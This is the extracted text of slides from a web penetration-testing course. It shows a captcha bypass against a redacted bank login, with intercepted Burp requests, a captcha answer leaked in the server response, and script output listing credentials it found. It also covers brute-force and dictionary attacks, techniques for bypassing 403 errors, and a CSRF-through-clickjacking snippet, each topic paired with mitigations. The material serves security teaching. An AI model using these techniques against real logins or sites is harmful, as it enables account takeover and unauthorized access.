- Use Valid Captcha Value Multiple Times (Intruder, Repeater)
- Limited Captcha Images (Calculate Hash)



Hands-on Lab



Captcha Bypass in a Bank (Misconfiguration)



نام کاربری (کدملی)
ایمیل فبله از اینست

کلمه عبور
کد امنیتی

ورود

فراموشی کلمه عبور

نسخه ۰



lian group

Burp Project Intruder Repeater Window Help Param Miner

Project options User options Additional Scanner Checks Versions Errors Headers Analyzer Software Vulnerability Scanner

Dashboard Target Intruder Repeater Sequencer Decoder Comparer Extender

Intercept HTTP history WebSockets history Options

Request to [REDACTED] Forward Drop Intercept is on Action Open Browser Comment this item ?

Pretty Raw \n Actions ▾

```
1 POST /users/login HTTP/1.1
2 Host: [REDACTED]
3 Content-Length: 203
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36
5 Content-Type: application/json
6 Accept: */*
7 Origin: [REDACTED]
8 Referer: [REDACTED]
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
13 {
    "username": "1231231231",
    "password": "123123123",
    "captcha": "vxck21",
    "captchaTkn": "UDFsdGVkX19thcjI3T3IxprJ0VJ2cISXHsgD/NIB8gz1fcwwS1btlsuUfmZieq+OyRNUVFMc3hQHP6B8e71AE+sBLpUxbWcmSrM+o+y
    "isAdmin": 1
}
```

INSPECTOR



Lian Group

Burp Project Intruder Repeater Window Help Param Miner

Project options User options Additional Scanner Checks Versions Errors Headers Analyzer Software Vulnerability Scan

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Ext

Intercept HTTP history WebSockets history Options

Request to [REDACTED]

Forward Drop Intercept is on Action Open Browser Comment this item

Pretty Raw \n Actions ▾

```
1 GET /users/captcha HTTP/1.1
2 Host: [REDACTED]
3 Cache-Control: private,no-cache,no-store
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150
Safari/537.36
5 Accept: /*
6 Referer: [REDACTED]
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10
11
```

✉ vACK2t

2819



Request to [REDACTED]

Forward Drop Intercept is on

Pretty Raw \n Actions ▾

```
1 GET /users/captcha HTTP/1.1
2 Host: [REDACTED]
3 Cache-Control: private,no-cache,n
4 User-Agent: Mozilla/5.0 (Windows
Safari/537.36
5 Accept: /*
6 Referer: [REDACTED]
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10
11
```

Comment t

Action Open Browser

Scan

Do passive scan

Do active scan

Send to Intruder Ctrl-H

Send to Repeater Ctrl-R

Send to Sequencer

Send to Comparer

Send to Decoder

Request in browser >

Guess GET parameters

Guess cookie parameters

Guess headers

Guess everything!

Param Miner >

Engagement tools >

Change request method

Change body encoding

Copy URL

Copy as curl command

Copy to file

Paste from file

Save item

Don't intercept requests >

Do intercept > Response to this request (highlighted)

Convert selection >

URL-encode as you type

Cut Ctrl-X

Copy Ctrl-C

Paste Ctrl-V

Message editor documentation

Proxy interception documentation



Project options User options Additional Scanner Checks Versions Errors Headers Analyzer Software Vulnerability Scanner

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender

Intercept HTTP history WebSockets history Options

Response from [REDACTED] /users/captcha

Forward Drop Intercept is on Action Open Browser

Comment this item

Pretty Raw Render Actions

```

1 HTTP/1.1 200 OK
2 Date: Wed, 10 Mar 2021 08:32:09 GMT
3 Content-Type: application/json; charset=utf-8
4 Connection: close
5 X-Powered-By: Express
6 ETag: W/"2c9e-hc5RsD/b1lcSNXbGYKVzigaCDKU"
7 X-Frame-Options: SAMEORIGIN
8 Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate, max-age=0
9 Content-Security-Policy: default-src 'self'; script-src 'self'; connect-src 'self'; img-src 'self'; style-src 'self'; base-uri 'self'; font-src 'self'; frame-src 'self'; manifest-src 'self'; object-src 'self'; worker-src 'self'; child-src 'self'; media-src 'self'; form-action 'self'; frame-ancestors 'self'; upgrade-insecure-requests
10 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
11 Content-Length: 11422
12
13 {
    "text": "v42lft",
    "data": "<svg xmlns='http://www.w3.org/2000/svg' width='150' height='50' viewBox='0,0,150,50'><path fill='#3353125.57 92 20.5L125.57 25.02L125.57 25.02Q126.98 24.95 128.26 24.46L128.16 24.36L128.24 24.44Q128.11 25.5.48 20.00 124.92 20.00Q124.99 20.07L124.92 20.00Q122.83 20.00 121.22 19.29L121.22 19.29Q121.15 19.22Q121.70 21.71 120.84 123.71 40.32L123.82 40.43L123.76 40.37Q123.72 40.97 123.61 42.32L123.66 42.37L123.60 42.31Q124.41 42.26 125.20 4L125.61 32.85L35.56 32.80Q38.61 32.45 41.75 32.56L41.67 32.48L41.79 32.60Q41.65 29.99 41.65 27.64L41.72 27.70Q41.67 2716.68L43.49 16.77Q44.43 16.66 46.07 16.39L46.09 16.41L46.00 16.32Q44.20 22.71 44.20 29.62L44.18 29.61L44.10 29.52Q44.8.09 17.25L48.00 17.16L48.14 17.30Q47.33 17.50 45.91 17.88L45.85 17.82L45.83 17.80Q46.07 17.07 46.52 15.68L46.51 15.61Q46.53 39.94 43.56 40.06L43.64 40.14L43.72 40.22Q43.73 40.74 43.99 42.05L43.99 42.09L44.09 42.19Q45.97 42.43 48.938 30.26Q41.35 31.30 41.39 32.23L41.37 32.22L41.40 32.24Q40.73 32.10 40.17 32.10L40.34 32.27L40.19 32.12Q39.63 32.15 30.57L64.62 20.66L64.55 20.59Q63.37 19.50 61.62 19.65L61.47 19.51L61.47 19.51Q61.27 19.60 60.93 19.60L60.89 19.56L60.987 19.69L68.84 19.66Q68.87 20.18 68.80 20.97L68.77 20.94L68.85 21.02Q68.88 21.72 68.73 22.39L68.63 22.30L68.70 22.36Q4L55.51 24.42L55.63 25.55L55.53 25.45Q55.64 26.05 55.71 26.58L55.54 26.41L55.72 26.58Q56.82 26.56 59.25 26.79L59.23 241.14L52.00 41.03Q51.80 41.85 51.47 42.41L51.56 42.50L51.61 42.55Q53.19 41.66 54.84 41.13L54.57 41.06L54.63 41.13Q53.24 36.59Q68.84 32.11 70.33 24.00L70.42 24.08L70.47 21.10L70.44 21.07Q70.53 19.49 69.34 18.81L69.24 18.72L69.26 18.78.46Q25.80 27.97 23.67 32.46L23.77 32.56L23.77 32.56Q23.48 33.28 20.15 40.76L20.02 40.62L20.02 40.63Q19.49 40.77 18.2999 27.96L15.85 27.8Q15.59 27.82 15.37 27.82L15.40 27.86L15.46 27.9Q15.17 27.51 13.48 25.49Q13.58 25.59L13.64 25.65Q.00 106.45 25.83L106.37 25.75L106.46 25.84Q106.28 26.44 106.28 26.89L106.31 26.93L104.74 27.00L104.72 26.97Q104.02 2789 21.40Q99.83 19.54 99.83 18.61L99.71 18.49L99.73 18.51Q99.83 16.96 101.21 16.40L101.12 16.31L101.05 16.24Q101.88 15.08.89 14.36Q107.58 14.43 105.15 14.96L105.21 15.02L105.08 14.89Q104.05 15.10 100.91 15.99L100.83 15.91L100.84 15.92Q88Q99.98 40.33 101.14 40.07L101.05 39.98L100.91 42.05L100.93 42.07Q102.18 41.82 103.45 41.79L103.43 41.76L103.48 41.829 23.02 105.40 21.64L105.35 21.59Q105.51 20.99 106.06 20.66L106.03 20.63L106.02 20.60Q106.85 19.84 107.39.61L82.31 39.51L82.38 39.57Q82.35 35.58 82.35 31.58L82.24 31.47L82.21 31.44Q82.32 27.52 82.36 23.48Q82.19.65 25.66L884.40 16.48L84.51 16.58Q80.69 19.97 76.46 22.22L76.51 22.27L76.47 22.22Q77.98 23.44 80.30 23.78L80.24 23.72L80.31 23."textEnc": "U2FsdGVkX1+ExJPCnrl2evE6sp/zXrYn/Hlu3D9fEpnuBeC1h9FFB89C1MMut7ZigbX17b7DfQR8B11ZVLH0H5UcQAFDiybqdE/Sbb+pBY

```



Project options User options Additional Scanner Checks Versions Errors Headers Analyzer

Dashboard Target Proxy Intruder Repeater Sequencer Decoder

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
1116	[REDACTED]	GET	/users/captcha			200	11971	JSON	
1115	[REDACTED]	POST	/users/login		✓	400	456	JSON	
1113	[REDACTED]	GET	/users/captcha			200	11619	JSON	
1112	[REDACTED]	GET	/			304	641		
1111	[REDACTED]	GET	/users/captcha			200	11177	JSON	
1110	[REDACTED]	POST	/users/login		✓	400	456	JSON	
1108	[REDACTED]	GET	/users/captcha			200	15540		
1107	[REDACTED]	GET	/			304	641		
1106	[REDACTED]	POST	/users/login		✓				
1105	[REDACTED]	GET	/users/captcha			200	13730	JSON	
1104	[REDACTED]	POST	/users/login		✓	400	456	JSON	
1103	[REDACTED]	GET	/users/captcha			200	17312	JSON	

Request Response

Pretty Raw Render \n Actions ▾

```

1 HTTP/1.1 200 OK
2 Date: Wed, 10 Mar 2021 08:32:09 GMT
3 Content-Type: application/json; charset=utf-8
4 Connection: close
5 X-Powered-By: Express
6 ETag: W/"2c9e-hc5RsD/b$1cSNXbGYKVzigaCDKU"
7 X-Frame-Options: SAMEORIGIN
8 Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate, max-age=0
9 Content-Security-Policy: default-src 'self'; script-src 'self'; connect-src 'self'; im-
10 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
11 Content-Length: 11422
12
13 {
    "text": "v42lift",
    "data": "<svg xmlns=\"http://www.w3.org/2000/svg\" width=\"150\" height=\"50\" viewBox:
53 125.57 20.39L125.69 20.51L125.57 25.02L125.57 25.02Q126.96 24.95 128.26 24.46L128
5.48 20.00 124.92 20.00L124.92 20.00Q122.83 20.00 121.22 19.29L121.22 1
0.84 123.71 40.32L123.82 40.43L123.76 40.37Q123.72 40.97 123.61 42.32L123.66 42.37L1:
L35.61 32.05L35.56 32.80Q38.61 32.45 41.75 32.56L41.67 32.48L41.79 32.60Q41.65 29.99
16.68L43.49 16.77Q44.43 16.66 46.07 16.39L46.09 16.41L46.00 16.32Q44.20 22.71 44.20 :
0.09 17.25L48.00 17.16L48.14 17.30Q47.33 17.50 45.91 17.88L45.85 17.82L45.83 17.80Q4
12042.52 39.94 43.56 40.06L43.64 40.14L43.72 40.22Q43.73 40.74 43.99 42.09L43.99 42.

```

INSPECTOR

Request Head

Response Head



```
C:\Windows\system32\cmd.exe - C:\Users\INVOXES\Desktop>python [REDACTED].py --usernames "C:\Users\INVOXES\Desktop\usernames.txt" --passwords "C:\Users\INVOXES\Desktop\passwords.txt" --url "[REDACTED]"
[+]Found
Username: [REDACTED]
Password: [REDACTED]
Captcha: j1c1y7
CaptchaTkn: U2FsdG...5Qxg=

[+]Found
Username: [REDACTED]
Password: [REDACTED]
Captcha: e886ny
CaptchaTkn: U2FsdG...N6vY=
```

C:\Users\INVOXES\Desktop>



This image shows a user interface for data entry, likely a web-based application. The form is organized into several horizontal rows and includes various input fields, dropdown menus, and icons.

- Top Row:** A series of circular icons connected by red lines. From left to right: a fingerprint icon, a green circle with a white icon (labeled "تایید نهایی" - Final Approval), a folder icon, a document icon with a checkmark, a hand icon, a dollar sign/currency icon, and a person icon.
- Second Row:** A row of input fields. From left to right: "شماره شناسنامه:", "نام پدر:", "نام خانوادگی:", "نام", "سری و سریال شناسنامه:", and "متخصصات مهندسی".
- Third Row:** A row of input fields. From left to right: "محل تولد: تهران", "محل صدور: بهارستان", "جنسیت: مرد", "تاریخ تولد:", and "کشور: ایران". Below these are smaller fields: "کد پستی:", "بلک:", "کوچه:", "خیابان:", "بخش: هرگز", "شهر: تهران", "استان: تهران", "تلفن همراه:", and "نشانی آیپل":.
- Fourth Row:** A row of input fields. From left to right: "تاریخ انقضای نایابی:", "توضیحات:", "نوع مدرک اثبات گشته سمعت:", "شماره شناسنامه:", "نام خانوادگی:", and "نام".
- Fifth Row:** A row of input fields. From left to right: "تلفن محل کار:", "نام شرکت / مؤسسه:", "نام پورس:", "کد سهامداری:", and "کد سهامداری".
- Sixth Row:** A row of input fields. From left to right: "عنوان شغل:", "تاریخ شروع به اشتغال:", "کدیستی شرکت / مؤسسه:", "دورنگار شرکت:", and "آدرس ایمیل شرکت / مؤسسه".
- Seventh Row:** A row of input fields. From left to right: "نوع حساب: کوتاه مدت", "شماره حساب:", "شهر شعبه: تهران", "کد شعبه:", "نام شعبه:", and "نام بانک".
- Bottom Left:** A small screenshot of a software interface titled "Burp Suite Professional" showing network traffic analysis.
- Bottom Left Labels:** "تایید و اذمه" (Approval and Authentication).
- Right Side Labels:** A vertical column of labels corresponding to the sections: "متخصصات مهندسی", "اطلاعات اینترنتی", "اطلاعات رسانیده", "سست و شبکه های اینترنتی", "کد سهامداری", "اطلاعات مکمل", and "مدل پایلکی".



Hands-on Lab



Lets review Python Script for Captcha Bypass



Weak Passwords & Password Attacks

A password, sometimes called a passcode, is a memorized secret, typically a string of characters, usually used to confirm a user's identity. [Wikipedia](#)

The most prevalent and most easily administered authentication mechanism is a static password. The password represents the keys to the kingdom, but is often subverted by users in the name of usability. In each of the recent high profile hacks that have revealed user credentials, it is lamented that most common passwords are still: 123456, password and qwerty.



Testing for Weak Lock Out Mechanism



Testing for Weak Password Policy



Password Strength

Password strength is a measure of the effectiveness of a password against guessing or brute-force attacks. In its usual form, it estimates how many trials an attacker who does not have direct access to the password would need, on average, to guess it correctly. The strength of a password is a function of length, complexity, and unpredictability.

- Complexity of Characters, Symbols and Numbers
- At least 8 contains character
- etc.



Password Attacks Types

- **Brute-force Attack:** Attempts to determine a secret by trying every possible combination
- **Dictionary Attack:** Typically a guessing attack which uses precompiled list of options. Rather than trying every option, only try complete options which are likely to work.
- **Rainbow Attack:** A rainbow table is precomputed listing. You actually work backwards from the hashed/encrypted text. The attacker will run through the algorithm to get every possible output given every possible input. The list of inputs may be brute force, dictionary, or hybrid. Based on the list of outputs, the attacker now has a reusable table mapping inputs to known outputs.



Brute-Force Attack (Dis/Advantages)

- The number of attempts is limited by the maximum length and the number of characters to try per position (or byte if considering Unicode passwords).
- The time to complete is greater, but there is greater coverage of likely clear-text value (all possibilities only if set to the maximum length and every possible character is considered in every position).

<https://crunch-wordlist-generator.soft112.com/download.html>



Dictionary Attack (Dis/Advantages)

- The dictionary or possible combinations is based upon some likely values and tends to exclude remote possibilities. It may be based on knowing key information about a particular target (family member names, birthday, etc.). The dictionary may be based on patterns seen across a large number of users and known passwords (e.g., what's the most globally likely answers). The dictionary is more likely to include real words than random strings of characters.
- The execution time of dictionary attack is reduced because the number of combinations is restricted to those on the dictionary list.
- There is less coverage and a particularly good password may not be on the list and will therefore be missed.

<https://github.com/Mebus/cupp>



Rainbow Attack (Dis/Advantages)

- Limited to Rainbow table that pre-computed
- Faster than compute hash in real-time to compare with the password

administrator	200ceb26807d6bf99fd6f4f0d1ca54d4
123456	e10adc3949ba59abbe56e057f20f883e
root	63a9f0ea7bb98050796b649e85481845
P@ssw0rd	161ebd7d45089b3446ee4e0d86dbcf92

→ 161ebd7d45089b3446ee4e0d86dbcf92



Burp Suite Intruder (Hardway to Learn)

Burp Intruder is a powerful tool for performing automated customized attacks against web applications. It is extremely flexible and configurable, and can be used to automate all kinds of tasks that arise when testing applications.

How Intruder works

Burp Intruder works by taking an HTTP request (called the "base request"), modifying the request in various systematic ways, issuing each modified version of the request, and analyzing the application's responses to identify interesting features.

For each attack, you must specify one or more sets of payloads, and the positions in the base request where the payloads are to be placed. Numerous methods of generating payloads are available (including simple lists of strings, numbers, dates, brute force, bit flipping, and many others). Payloads can be placed into payload positions using different algorithms. Various tools are available to help analyze the results and identify interesting items for further investigation.



Typical uses

- Enumerating identifiers
- Harvesting useful data
- Fuzzing for vulnerabilities



Sniper Mode

Each payload goes into one position.

Payload Position

- user=\$user\$&pass=123

Payloads

- admin
- root

Attack

- user=admin&pass=123
- user=root&pass=123

Payload Position

- user=\$user\$&pass=\$123\$

Payloads

- admin
- root

Attack

- user=admin&pass=123
- user=root&pass=123
- user=user&pass=admin
- user=user&pass=root



Hands-on Lab



Try Sniper Mode [Burp Suite]



Battering Ram

Each payload repeat into every position.

Payload Position

user=\$user\$&pass=\$123\$

Payloads

- admin
- root

Attack

- user=admin&pass=admin
- user=root&pass=root



Hands-on Lab



Try Battering Ram [Burp Suite]



Pitch Fork

Each payload goes into the number of its position.

Payload Position

- user=\$user\$&pass=\$123\$

Payloads

Group 1: Group 2:

admin 1234

root 4321

123456

Attack

- user=admin&pass=1234
- user=root&pass=4321



Hands-on Lab



Try Pitch Fork [Burp Suite]



Cluster Bomb

Each payload goes into the number of its position.

Payload Position

- user=\$user\$&pass=\$123\$

Payloads

Group 1: Group 2:

admin 1234

root 4321

123456

Attack

- user=admin&pass=1234
- user=admin&pass=4321
- user=admin&pass=123456
- user=root&pass=1234
- user=root&pass=4321
- user=root&pass=123456



Hands-on Lab



Try Cluster Bomb [Burp Suite]



Mitigate Solution



- Use CAPTCHAs
- Rate Limiting Mechanisms
- IP Blocking (Time-Base)
- Strong Password Policy

Race Conditions

Imagine you're in a race with your friend to get the last cookie from the cookie jar. Both of you reach for it at the same time. Here's where the race condition comes in: if you both grab it exactly at the same moment, you might end up fighting over the cookie because there's only one left.


In computer terms, a race condition happens when two or more parts of a program are trying to do something at the same time, but the outcome depends on which part finishes first. Just like in the cookie jar scenario, if two parts of a program try to change the same thing at the same time, the result can be unpredictable or wrong.




Race Conditions

In computer science, a race condition occurs when the outcome of a program depends on the timing or interleaving of multiple concurrent operations. Imagine two or more threads or processes attempting to access and modify shared data simultaneously. If the order of execution or timing is unpredictable, it can lead to unexpected or incorrect results.

For example, consider a scenario where two threads are updating the value of a shared variable: Thread A increments the variable by 1, and Thread B multiplies it by 2. If these operations are not properly synchronized, the final value of the variable could be different depending on the timing of the thread executions.



Race Conditions



Race Conditions



Hands-on Lab



<https://github.com/Xib3rR4dAr/WannaRace>



Mitigate Solution



- Mutexes
- Semaphores
- Atomic Operations

Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unintended actions on a web application in which they are currently authenticated. With a little social engineering help (like sending a link via email or chat), an attacker may force the users of a web application to execute actions of the attacker's choosing. A successful CSRF exploit can compromise end user data and operation when it targets a normal user. If the targeted end user is the administrator account, a CSRF attack can compromise the entire web application.



Testing for Cross Site Request Forgery




Try to Bypass Forbidden

You can try some techniques to bypass forbidden errors.

- Verb Tampering
- Add Headers
 - X-Forwarded-For
 - X-Override-URL
 - Etc.

<https://github.com/ivan-sincek/forbidden/blob/main/src/forbidden.py>





Hands-on Lab



Exploit CSRF [Bee-Box]



Watch out ASP.Net !!!



Be aware of ASP.Net “__VIEWSTATE”!

__VIEWSTATE Deserialization Vulnerability

UNDER DEVELOPMENT!



TODO



Mitigate Solution



Implement a CSRF Token

Clickjacking (X-Frame-Options Header)


Clickjacking, a subset of UI redressing, is a malicious technique whereby a web user is deceived into interacting (in most cases by clicking) with something other than what the user believes they are interacting with. This type of attack, either alone or in conjunction with other attacks, could potentially send unauthorized commands or reveal confidential information while the victim is interacting with seemingly-harmless web pages. The term clickjacking was coined by Jeremiah Grossman and Robert Hansen in 2008.



Testing for Clickjacking



Clickjacking (X-Frame-Options Header)



Hands-on Lab



Exploit Clickjacking [Bee-Box]



CSRF Token Bypassing via Clickjacking

```
draggable="true"  
ondragstart=""  
event.dataTransfer.setData("text/plain", "CSRFed!")
```



Hands-on Lab



Exploit CSRF with Clickjacking



Mitigate Solution



- X-Frame-Options Header
- Content-Security-Policy Header

PHP Type Juggling

Type juggling refers to the automatic and implicit conversion of data types in a programming language. In PHP, type juggling is a feature that allows the language to interpret and perform operations on variables of different types without explicitly casting them. PHP dynamically converts variables from one type to another as needed during operations.

```
var_dump("1" == 1); // return true  
var_dump(-1 == true); // return true
```



Not in OWASP yet! :)



PHP Type Juggling

Loose comparisons with ==														
	<u>true</u>	<u>false</u>	1	0	-1	"1"	"0"	"-1"	<u>null</u>	[]	"php"	""		
